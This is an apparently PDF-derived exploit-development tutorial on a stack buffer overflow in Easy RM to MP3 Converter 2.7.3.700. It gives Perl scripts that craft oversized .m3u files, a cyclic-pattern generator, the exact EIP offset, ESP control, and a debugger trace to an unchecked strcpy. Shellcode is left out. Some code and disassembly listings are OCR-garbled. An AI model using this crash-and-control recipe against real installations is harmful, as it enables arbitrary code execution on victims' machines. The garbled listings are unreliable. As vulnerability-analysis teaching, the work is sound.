Stack Based Overflows 1

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0x0 Analysis Environment

OS: Windows XP Sp3 v2002

Vulnerable Software: Easy RM to MP3 Converter(2.7.3.700)

Debugger: Windbg & Ollydbg

Other: IDA 6.6 Perl Python WinHex.


0x1 Analysis Process

I know that the easy RM to MP3 2.7.3.700 will be crashed when loading a crafted .m3u file,I will use the following perl script to create a .m3u file:

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```


Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3.... The application throws an error, but it looks like the error is handled correctly and the application does not crash:





Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is

handled correctly, so we still could not overwrite anything usefull). Now change the script to write 30000 A's, create the m3u file and open it:



Boom..The application crashed and died.. so the application crashes if we feed it a file that contains between 20000 and 30000 A's.

Next Let me debug it in Windbg,before debugging we need to set windbg for the just-in-time debugger,so when the application crashed,you can debug it in windbg directly. What you need to do is run the command "windbg —I" in cmd:



Then let me restart the application and open the crash.m3u (30000A) again:

```
windows systemsz riphipapi.uii
ModLoad: 72240000 72245000 C:\WINDOWS\system32\sensapi.dll
(e40.dd8): Access violation - code c0000005 (!!! second chance !!!)
ModLoad:
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530 eip=41414141 esp=000ffd38 ebp=00104678 iop1=0 nv up ei pl nz ac pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b ds=0000
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000ffd98
          000ffda8
                                                              AAAAAAAAAAAAAA
```

We see that the value of EIP is 41414141, obviously EIP has been overrided by our junk data...So we know when the length of junk data is between 20000 and 30000, it will cause the application crashed by overrided EIP. Then we need to determine the exact location of overriding EIP.

Let's try to narrow down the location by changing our perl script just a little .Here I used the method of dichotomy,which cut things in half .We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000:

```
my $file= "crash25000.m3u";
```

```
my junk = "x41" x 25000;
my \frac{1}{x^2} = \frac{x^2}{x^2} \times \frac{5000}{x^2}
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3:

```
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530 eip=42424242 esp=000ffd38 ebp=00104678 iop1=0 nv up ei pl nz ac pe nc es=001b es=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=00000216 7??
```

The value of EIP is 42424242.so the location of EIP is between 25000 and 30000.Next we need to find the exact offset for overwritting EIP , here we need to use a unique pattern string to do that How to create the unique string? You can use the tool pattern_create.rb in metasploit or writing python script to create(combine letters and numbers), here I used the laster, the python script aas following:

```
#!/usr/bin/env python
import sys
try:length=int(sys.argv[1])
except:print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
try:seta=sys.argv[2]
except:seta="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
try:setb=sys.argv[3]
except:setb="abcdefghijklmnopgrstuvwxyz"
try:setc=sys.argv[4]
except:setc="0123456789"
string=""; a=0; b=0; c=0
while len(string) < length:
     if len(sys.argv) == 2:
          string += seta[a] + setb[b] + setc[c]
          c+=1
          if c == len(setc):c=0;b+=1
          if b == len(setb):b=0;a+=1
          if a == len(seta):a=0
     elif len(sys.argv) == 3:
          print("[!] Error, cannot work with just one set!")
          print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
          sys.exit(1)
     elif len(sys.argv) == 4:
          string += seta[a] + setb[b]
          b+=1
          if b == len(setb):b=0;a+=1
          if a == len(seta):a=0
```

```
elif len(sys.argv) == 5:
    string += seta[a] + setb[b] + setc[c]
    c+=1
    if c == len(setc):c=0;b+=1
    if b == len(setb):b=0;a+=1
    if a == len(seta):a=0
else:
    print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
```

Run the .py to create the pattern string and copy it to the perl script:

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "put the 5000 characters here";
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP:

```
ModLoad: 72240000 72245000 C:\WINDOWS\system32\sensapi.dll (9a8.f90): Access violation - code c0000005 (!!! second chance !!!) eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530 eip=306c4239 esp=000ffd38 ebp=00104678 iopl=0 nv up ei pl nz ac pe nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=000000216 ?? ???
```

The eip now is 0x306c4239(overwritted by 39 42 6c 30 (9Bl0)) then search 9Bl0 in the pattern string:

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So 1112 is the offset of buffer needed for overwritting EIP .so if you create a file with 25000+1109 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42.


```
my $file= "eipcrash.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

```
nv up ei pl nz ac pe nc
efl=00000216
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0
cs=001h ss=0023 ds=0023 es=0023 fs=003b gs=0000
42424242 ??
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Yeah We overwritre the EIP successfully. And ESP points to our C buffer

Next,Let me show you **how the return-address on stack is overrided** (analyze the causes of the overflow by debugging and tracing).


First, Open the "RM2MP3Converter.exe" in Ollydbg, we can create a breakpoint on API CreateFileA for the main program will load the .m3u file(playlist file) click F9 for running and open the crash.m3u file ,program stop at the entry point of CreateFileA as following:




Then press the combination "Alt + F9" to run to the user code:



Run with F8(step over) and it come here:



I found when I step over the call 0041E280, it crashed(the return-address is overrided). Then I will restart the program and step into the CrashFunction for deeper debugging:(**Only display the vital code**)



Look the figure above, the return address 0041BD00 will be overrided at last. And let us remember the current stack address 000FF688.

Then come here:

It call the function Playlist_Create, which is exported by the loaded dll "MSRMfilter03.dll" Let me see the detial of this function:

```
🛃 IDA View-A 🔝 | 🦅 Occurrences of: m3u 🔝 | 🖳 rseudocode-A 💹 | 🞒 Stack of sub_10023D
 1 int cdecl Playlist Create(char *a1, int a2, int a3)
 2 {
 3
     LPVOID v3; // eax@5
     int result; // eax@8
 4
 5
     LPU0ID v5; // eax@9
 6
 7
     sub_10008DE0(5, aDebugPlaylist_, aDMpf2_0Mplayer, 110);
 8
     if ( a1 && a3 )
 9
10
       dword 1004D624 = 0;
       dword 1004D620 = a2;
11
       dword_1006967C = sub_10002410();
                                                    // Allocate 12bytes'
12
13
       dword_1004D738 = 0;
14
       dword 1004D5F8 = 0;
       if ( dword_10069678 )
15
16
         sub 10005A20(dword 10069678, 1);
       v3 = sub_100087C0(a1);
17
18
       dword 10069678 = u3;
       if ( dword 1004D620 == 2 )
19
20
       {
21
         *( DWORN *)a3 = dword 1004D624;
22
       }
23
       else
24
25
         if ( !u3 )
26
           sub 10008DE0(1, aErrorPlaylist , aDMpf2 OMplayer, 136);
27
28
           return 0x84;
29
         v5 = sub \ 10006190((int)), (int)dword 1006967C);
30
         dword 1004D600 = v5;
31
32
         if ( U5 )
   00008C4C Playlist_Create:28
```

The call on line 17 return a structure pointer v3 on Heap memory,which contains the vital parsing information, and the function sub_10006910() realloc the Heapmemory, initalizing which with the input arguments and return a inited structure pointer v5, then assign it to the globl memory pointer dword_1004D600,which will be used in the function Playlist_FindNextItem.

Because the functions' count is large and itself is complex, Let us trace the clues by the input(args)

and output(return) and we only need read the key function even the instruction or instatement(thanks to IDA's Cross Reference):


Inside sub_100087c0:

```
1 LPV0ID __cdecl sub_100087C0(char *a1)
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 3
    v5 = 0x20000;
    v1 = sub_1000A3B0(a1, 0, (int)&v5);
    if ( v1 )
       sub_10008EE0(27, 6, aParsingPlaylis, a1);
0
10
       if ( dword_1004D620 == 2 )
11
12
        if ( *(_DWORD *)(v1 + 2444) )
          dword 1004D624 = 3;
13
         sub_1000A2A0(v1);
14
15
         result = 0;
16
17
       else
18
       {
        v4 = sub_100085C0(v1, 1);
sub_1000A2A0(v1);
19
                                                  // vital function
20
21
         sub_10008600(v4, a1);
22
         result = v4;
23
      }
24
    }
25
     else
26
     {
27
       v2 = strerror(dword_10053240);
       sub_10008EE0(27, 1, aErrorWhileOpen, a1, v2);
28
29
       result = 0;
```

Let us see the sub_100085c0:

```
1LPV0ID __cdecl sub_100085C0(int a1, int a2)
  2 {
  3
     LPVOID result; // eax@1
  4
     LPUOID v3; // esi@1
     void *v4; // edi@2
7
     result = sub_10008870(a1, 0);
                                                 // 32bytes's Heapmemory
     v3 = result;
8
    if ( result )
10
11
       v4 = sub 100088D0((int)result, a2);
                                                 // parsing the playlist
       sub_100088A0(v3);
12
13
       result = v4;
14
15
     return result;
16}
```

It first called sub_10008870 to allocat a 32bytes' heapmemory and initialize it with input args:



Then calling the parsing function sub_100088D0() to parse playlist:

```
1 void *_cdecl sub_100088D0(int a1, int a2)
      LPVOID v2; // esi@1
      v2 = 0:
      if ( !sub_100077F0(a1) )
  7 8
        goto LABEL_17;
      sub_100089E0(a1);
v2 = sub 100075C0(a1);
      if ( 102 )
 11
        sub_100089E0(a1);
v2 = (LPV0ID)sub_100079F0(a1);
if ( !v2 )
12
13
                                                            // winamp .pla
14
 15
           sub_100089E0(a1);
v2 = sub_10007F70(a1);
16
17
                                                             // extm3u .m3u
18
           if ( !v2 )
 19
             sub_100089E0(a1);
v2 = (LPV0ID)sub_10007E40(a1);
if ( 1v2 )
20
                                                             // reference-ini .pls
22
 23
                sub_100089E0(a1);
24
25
                v2 = (LPV0ID)sub_10008060(a1);
                                                             // .smil
26
                if ( tu2 )
 27
                  sub_100089E0(a1);
28
29
```


It parse different kinds of playlist including our .m3u playlist. Let us look inside the sub_10007f70():

The key place inside sub_10007f79() is:


Allocate a 32bytes' heapmemory for structure and call sub_10005B40 for final structure's member writing


Inside sub 10005B40, the key location is:

Calling sub_10023750() for resizing the heap with HeapRealloc and Heapalloc according to the entrys in playlist, and then assign the heappointer to Offset 24(24bytes offset) of structure a1,




And next ,assign a2(which points the our input test data) to the first dword of heap memory and 0 to the second dword of heap memory.





Then what you need to note is that it will add the string "C:\"(parent of .m3u file) to the front of

our input data: HITU EUN,O ODEI F3:A4 REP MOUS BYTE PTR ES:[EDI] BYTE PTR DS:[ESI] 8B7424 10 MOU ESI, DWORD PTR SS:[ESP+10] MOU EAX, DWORD PTR SS:[EBP+18] 3 8B45 18 3 INC EBX 43 CMP DWORD PTR DS:[EAX+EBX*4],0 4 833098 00 3 LJNZ 00D086C0 0F85 52FFFF POP EDI 5F POP ESI 5E 0 5D POP EBP POP EBX 5B 59 POP ECX



I found that when the entry in the playlist isn't a web audio or video link and has no any path but a filename, it will parse the location where the .m3u locate as the relative path, I googled the .m3u format, it is really what I found in wikipedia:

An M3U file is a <u>plain text</u> file that specifies the locations of one or more media files. The file is saved with the "M3U" or "m3u" filename extension.

Each entry carries one specification. The specification can be any one of the following:


an absolute local pathname; e.g., C:\My Music\Heavysets.mp3

RETN

- a local pathname relative to the M3U file location; e.g. Heavysets.mp3
- a URL.


C3

the basic stack overflow like as following:




In my test instance , the .m3u file is in path "C:\"(4 bytes) and the bytes copied from src to des are

0x1D4D(30004d = "C:" + 30000 + ") We can calc the distance between 0xF9088 and 0xFF688 .it's 0x6600(26112d) .so in my test ,the offset from the beginning of junk data that before overwritting the returned address is 26112 - 3 = 26109. Yeah ,haha,it equals to the former result we calcated with py script. In conclusion,if the length of the path of .m3u (including the terminal NULL-byte) + the size of junk data = 26112,then you can override the ret_addr by adding a dword next to the junk data:(the premise is that you only fill junk data in .m3u without any path)



And finally, complete the first part of parsing, assign the heapmemory pointer to the dword_1004D600:




In the second part of Parsing, it mainly call the function Playlist_FindNextItem:

```
B9 80080000 MOU ECX,880
0041F3DD
              3300
                           XOR EAX.EAX
              8DBC24 2867 LEA EDI, DWORD PTR SS:[ESP+6728]
F3:AB REP STOS DWORD PTR ES:[EDI]
0041E3DF
0041E3E6
0041E3E8
               8D8C24 2823 LEA ECX, DWORD PTR SS:[ESP+2328]
0041E3EF
                           PUSH ECX
              FF93 726488 CALL DWORD PTR DS:[EBX+6472]
                                                                           MSRMfilt.Playlist_FindNextItem
0041E3F6
               83C4 04
                           ADD ESP,4
                           TEST EAX, EAX
0041F3F9
              85CB
              0F84 D10500 JE 0041E9D2
 0041E3FB
                                                                           ASCII "PNM"
             BF 84734400 CMOV EDI, 00447384
0041E401
 0041E406
              83C9 FF
                            OR ECX, FFFFFFFF
 0041E409
              33C0
                            XOR EAX, EAX
 0041E40B
              F2:AE
                            REPNE SCAS BYTE PTR ES:[EDI]
堆栈 DS:[0010AECA]=00D08D40 (MSRMFilt.Playlist FindNextItem)
```


Let us see inside Playlist FindNextItem:

We see our familiar dword_1004D600, and strcpy calling (unsafe). It is the strcpy that caused the stack overflow? Yeah..haha you are right! it first called sub_10006850 to retrive the first non-zero pointer, which points to our entries in playlist.



As the figure shows, the returned address has been overwritten, of couse I just debug it by a test,

The basic structure used when parsing as following



I have no more time to reverse the whole data type used in parsing and it's necessary to do that, after all what I do here isn't Code Reduction.^ ^

Next I will show you how to point EIP to shellocde: make a test first(overwrite EIP with "BBBB" and see where ESP points to)

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEEGHT]KAABCDEEGHT]K".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Open file and dump memory at the location ESP:

```
0:000> d
000ffdb8
000ffdc8
      CABCDEFGHIJK.AAA
AAAAAAAAAAAAAAAA
000ffdd8
                                     AAAAAAAAAAAAAA
nnnffde8
                                     AAAAAAAAAAAAAAA
                                     000ffe08
000ffe18
                                     AAAAAAAAAAAAAA
                                     AAAAAAAAAAAAAAA
000ffe28
```

I found the esp point to the 5th character of our shellcode why? I guess because the fuction has a parameter whose size is 4bytes so after returning, the argument was poped up from stack In fact, it is really what I guess:

```
.text:0041BCF8
                                 push
                                         ebp
.text:0041BCF9
                                         ecx, ebx
                                 mou
.text:0041BCFB
                                                          ; crash function
                                 call
                                         sub 41E2B0
.text:0041BD00
                                 pop
                                         edi
```

Now let me add 4 character in front of our shellcode and do the test again, if all goes well, esp should directly point to the beginning of our shellcode:

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
```

```
"5ABCDEFGHIJK8ABCDEFGHIJK".

"7ABCDEFGHIJK8ABCDEFGHIJK".

"9ABCDEFGHIJKCABCDEFGHIJK".

"BABCDEFGHIJKCABCDEFGHIJK";

open($FILE,">$file");

print $FILE $junk.$eip.$preshellcode.$shellcode;

close($FILE);

print "m3u File Created successfully\n";
```

Let the application and see the esp again:

```
(aro.czo). Access violation - code cooodoos (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00006695
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0 nv up ei pl nz ac pe nc
cs=001h ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000216
1ABCDEFGHIJK2ABC
                                                                       DEFGHIJK3ABCDEFG
                                                                       HIJK4ABCDEFGHIJK
            35 41 42 43 44 45 46 47-48
                                            49
000ffd68
                                                4a 4b
                                                          41 42 43
                                                                       5ABCDEFGHIJK6ABC
                          48 49 4a 4b-37
000ffd78
            44 45 46 47
                                            41
                                                42
                                                   43
                                                              46
                                                                       DEFGHIJK7ABCDEFG
            48 49 4a 4b 38 41 42 43-44 45 39 41 42 43 44 45 46 47-48 49
                                                                       HIJK8ABCDEFGHIJK
000ffd88
                                                46
                                                       48
                                                              4a 4b
86PJ1000
                                                4a
                                                   4b
                                                       41
                                                                       9ABCDEFGHIJKAABC
000ffda8
            44 45 46 47 48 49 4a 4b-42 41 42 43
                                                                      DEFGHLIKBABCDEFG
b <000:0
            48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41
8db11000
                                                                       HIJKCABCDEFGHIJK
000ffdc8
                                                                        ΑλΑλΑλΑλΑλΑλΑ
8bb11000
            41 41 41 41 41 41 41 41-41 41 41
                                                   41
                                                       41
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                                                              41 41
                                                                       aaaaaaaaaaaaaaa
            41 41 41 41 41 41 41 41-41 41 41 41 41
000ffde8
                                                           41
                                                              41 41
                                                                       AAAAAAAAAAAAAA
                              41 41 41-41 41
41 41 41-41 41
000ffdf8
            41 41 41 41 41
41 41 41 41 41
41 41 41 41
                                                41
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                                                       41
                                                           41
                                                              41 41
                                                                       AAAAAAAAAAAAAAA
                                                41 41
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000ffe08
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000ffe18
                                                   41
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                              41 41
            41 41 41 41 41
                              41 41 41-41 41 41 41 41
000ffe28
                                                                       ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
```

Oh.Perfect! Now you have control the eip and esp at 0x000ffd38 points to our shellcode.Next we can overwrite EIP by a jump to shellcode

you can reference https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overfl

ows/ for the detial of shellcode ,it's simple and I beliee you can understand it soon,I omit it here^_^

0x2 Analysis Conclusion

The stack overflow in *Easy RM to MP3* is caused by the strcpy(), which doesn't check the size of copied-bytes from src. Here I just analyzed the cause for stack overflow by debugging and tracing, which I think that is very important in vul analysis, in fact, debugging and tracing is really the basic for analysis, I found my dynamic debugging is weak, and I will strengthrn debugging and reversing. I debuged the vulnerable application for many many many time(really many), and I love Breakpoint in debugging! Still that word, *Static analysis is the main, Dynamic analysis is the auxiliary*.

You should be skilled in both for analyzing in one take .I believe I can do that.^_^

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